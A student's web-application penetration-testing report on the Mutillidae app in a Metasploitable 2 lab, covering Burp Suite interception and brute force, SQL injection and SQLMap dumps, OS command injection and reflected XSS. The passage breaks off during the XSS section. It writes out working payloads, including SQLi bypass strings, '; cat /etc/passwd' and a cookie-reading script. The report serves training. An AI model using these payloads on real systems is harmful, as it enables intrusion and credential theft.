WEB APPLICATION PENETRATION TESTING

REPORT BY OUCHRAA OUMAYMA

Week4—OWASPTop10Practical Assessment

Course	Web Application Penetration Testing (OWASP Top 10)
Target System	Metasploitable 2 — Mutillidae v2.1.19 (IP: 10.0.2.4)
Instructor	Umar Niaz — Red Team Instructor, Cyberster
Date	March 29-30, 2026
Tools Used	Burp Suite Community, SQLMap, Firefox, FoxyProxy

Executive Summary

This report documents the findings of a Week 4 practical web application penetration testing assessment conducted against Metasploitable 2 running the Mutillidae v2.1.19 vulnerable web application. The assessment covered four major task areas aligned with the OWASP Top 10 framework:

- Task 1: Burp Suite Mastery — traffic interception, request manipulation, Repeater, and Intruder
- Task 2: Injection Attacks — Manual SQL Injection, automated SQLMap enumeration, and OS Command Injection
- Task 3: Authentication Bypass — SQL Injection-based authentication bypass and session manipulation

  Task 4: XSS and File Inclusion — Reflected XSS, Local File Inclusion (LFI), and Remote File Inclusion (RFI)

All tasks were completed successfully. Multiple critical vulnerabilities were identified and exploited, including full database extraction, remote code execution via command injection, session cookie theft via XSS, and remote file inclusion. The findings demonstrate that input validation is the single most critical defense missing from this application.

Task 01: Burp Suite Mastery

Objective: Configure Burp Suite with FoxyProxy, intercept and modify HTTP requests, replay requests using Repeater, and perform dictionary attacks using Intruder.

Part 1 — Intercepting and Modifying Requests

Burp Suite was launched and configured to listen on 127.0.0.1:8080. FoxyProxy was installed in Firefox and set to route all traffic through Burp. With Intercept turned ON, a GET request to the Mutillidae home page was captured:



Figure 1.1 — Burp Suite intercepting a GET request to Mutillidae

The Host header was modified from the original value to 'BurpSuiteTraining' to demonstrate request manipulation before forwarding:



Figure 1.2 — Edited request with modified Host header

A login request was then captured. The POST body originally contained credentials for the test user 'Siren'. The username and password were modified to 'admin'/'admin' to demonstrate parameter tampering:



Figure 1.3 — Intercepted POST login request showing modified credentials

Part 2 — Repeater

The captured request was sent to Burp Suite's Repeater module (right-click → Send to Repeater). This allows the same request to be replayed multiple times with modifications. The request was sent to the server and the response observed, confirming the Repeater workflow:

Figure 1.4 — Login request replayed in Burp Repeater

Part 3 — Intruder Dictionary Attack

The login POST request was sent to Intruder. In the Positions tab, the password parameter was marked as the payload position using the § markers. A simple list payload was configured with five common passwords: admin, 123, password, admin123, 123456.



Figure 1.5 — Intruder configured with payload position on the password field

The attack was launched. All five requests returned HTTP 200, but differences in response length can be used to identify valid credentials. This demonstrates how Intruder automates brute-force and dictionary attacks:



Figure 1.6 — Intruder attack results showing 5 requests with varying response lengths

[High] Weak Password Policy / No Account Lockout

The login endpoint does not lock accounts after failed attempts, allowing unlimited brute-force attacks via Intruder or similar tools.

Task 02: Injection Attacks (SQLi & Command Injection)

Objective: Perform manual SQL Injection to extract database version and user, automate enumeration with SQLMap, and exploit OS Command Injection.

Part 1 — Manual SQL Injection

Step 1: Boolean-Based Confirmation

The 'View Account Details' page was identified as a potential injection point. A classic OR-based payload was entered in the username field:

```
' OR '1'='1
```

The application returned all 3 records from the accounts table (admin, john, jane), confirming the SQL Injection vulnerability:

Figure 2.1 — Boolean SQLi payload returning all 3 database records

Step 2:UNION-BasedDatabaseVersion Extraction

A UNION SELECT payload was crafted to extract the MySQL database version:

```
' UNION SELECT null,version(),null-- -
```

The database version was returned in the Password field: MySQL 5.0.51a-3ubuntu5



Figure 2.2 — UNION SELECT extracting database version: 5.0.51a-3ubuntu5

Step 3: Database User Extraction

Afollow-upUNIONpayloadextracted the current database user:

```
' UNION SELECT null,user(),null-- -
```

Result: root@localhost — confirming the application connects to MySQL as root, the highest privilege account.



Figure 2.3 — UNION SELECT extracting current DB user: root@localhost

Part 2 — SQLMap Automated Enumeration

SQLMap was run against the vulnerable URL to automate database enumeration. The tool confirmed MySQL as the backend DBMS and identified 7 available databases:

```
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: PHP, PHP 5.2.4, Apache 2.2.8
back-end DBMS: MySQL >= 4.1
available databases [7]:
[*] dvwa
[*] information_schema
[*] metasploit
[*] mysql
[*] owasp10
[*] tikiwiki
[*] tikiwiki195
```

Figure 2.4 — SQLMap identifying 7 databases including metasploit, dvwa, owasp10

SQLMap was then directed at the 'metasploit' database, which was found to contain 1 table: accounts.

```
[07:30:51] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: PHP 5.2.4, Apache 2.2.8, PHP
back-end DBMS: MySQL >= 4.1
[07:30:51] [INFO] fetching tables for database: 'metasploit'
[07:30:51] [WARNING] reflective value(s) found and filtering out
Database: metasploit
[1 table]
+----------+
| accounts |
+----------+
```

Figure 2.5 — SQLMap enumerating the 'accounts' table in the metasploit database

Column enumeration revealed 4 columns in the accounts table: is_admin, mysignature, password, username.

```
[07:31:33] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: PHP, Apache 2.2.8, PHP 5.2.4
back-end DBMS: MySQL >= 4.1
[07:31:33] [INFO] fetching columns for table 'accounts' in database 'metasploit'
[07:31:34] [WARNING] reflective value(s) found and filtering out
Database: metasploit
Table: accounts
[4 columns]
+-------------+--------------+
| Column      | Type         |
+-------------+--------------+
| is_admin    | tinyint(1)   |
| mysignature | varchar(100) |
| password    | varchar(50)  |
| username    | varchar(50)  |
+-------------+--------------+
```

Figure 2.6 — SQLMap revealing all 4 columns of the accounts table

A full table dump retrieved all 3 user records with plaintext passwords:

```
Database: metasploit
Table: accounts
[3 entries]
+----------+------------+----------+----------------------------+
| is_admin | password   | username | mysignature                |
+----------+------------+----------+----------------------------+
| 1        | adminpass  | admin    | g0t r00t                   |
| 0        | monkey     | john     | I like the smell of confunk |
| 0        | tinkerbell | jane     | starlight                  |
+----------+------------+----------+----------------------------+
```

Figure 2.7 — SQLMap dumping all credentials: admin/adminpass, john/monkey, jane/tinkerbell

[Critical] SQL Injection — Full Database Compromise

The application is vulnerable to SQL Injection allowing complete extraction of all database contents including plaintext credentials. The DB user is 'root', granting maximum privileges.

Part 3 — OS Command Injection

The DNS Lookup page under OWASP Top 10 was identified as vulnerable to OS Command Injection. The input field passes user input directly to a system shell command without sanitization.

whoami—IdentifyingServerProcessUser

A semicolon was used to append a second OS command after the legitimate DNS lookup:

```
127.0.0.1 ; whoami
```

The server returned 'www-data', confirming that Apache runs as the www-data user and that commands are being executed on the server OS:



Figure 2.8 — Command Injection: whoami returning 'www-data'

cat /etc/passwd — Reading Sensitive System Files

The attack was escalated to read the system password file:

```
127.0.0.1 ; cat /etc/passwd
```

The full contents of /etc/passwd were returned, revealing all system users including root, msfadmin, and service accounts:



Figure 2.9 — Command Injection: full /etc/passwd file returned from server

Burp Suite Repeater was also used to confirm and replay the command injection:



Figure 2.10 — Burp Repeater confirming the command injection via modified request

[Critical] OS Command Injection — Remote Code Execution

Unsanitized user input is passed directly to system shell calls. An attacker can execute arbitrary OS commands as the www-data user, read system files, or establish a reverse shell.

Task 03: Authentication Bypass

Objective: Bypass the login mechanism using SQL Injection to gain unauthorized access without valid credentials.

SQL Injection Authentication Bypass

The login page was targeted using a classic SQL Injection bypass payload that causes the WHERE clause to always evaluate as true. The following payload was entered in the username field:

```
admin'-- -
```

This comments out the password check in the SQL query, allowing login without a valid password. The modified query becomes:

```
SELECT * FROM accounts WHERE username='admin'-- -' AND password='anything'
```



Figure 3.1 — SQLi bypass successfully logging in as admin without valid password

Burp Suite Repeater was used to confirm and demonstrate the bypass at the HTTP request level. The POST body was modified with the SQLi payload:

Figure 3.2 — Burp Repeater showing the SQLi bypass payload in the POST body

The rendered response in Repeater confirmed successful login as admin (g0t r00t):



Figure 3.3 — Rendered response confirming 'You are logged in as admin'

[Critical] Authentication Bypass via SQL Injection

The login form does not use parameterized queries. An attacker can bypass authentication entirely using SQL comment injection, gaining admin access without any valid credentials.

Task 04: XSS & File Inclusion

Objective: Exploit Reflected XSS to steal session cookies, exploit Local File Inclusion to read system files, and demonstrate Remote File Inclusion.

Part 1 — Reflected Cross-Site Scripting (XSS)

The DNS Lookup page was identified as vulnerable to Reflected XSS. The following payload was entered in the Hostname/IP input field:

```
<script>alert(document.cookie)</script>
```

The application reflected the script back in the response without encoding or sanitization. The browser executed the JavaScript, triggering a popup that displayed the session cookie:

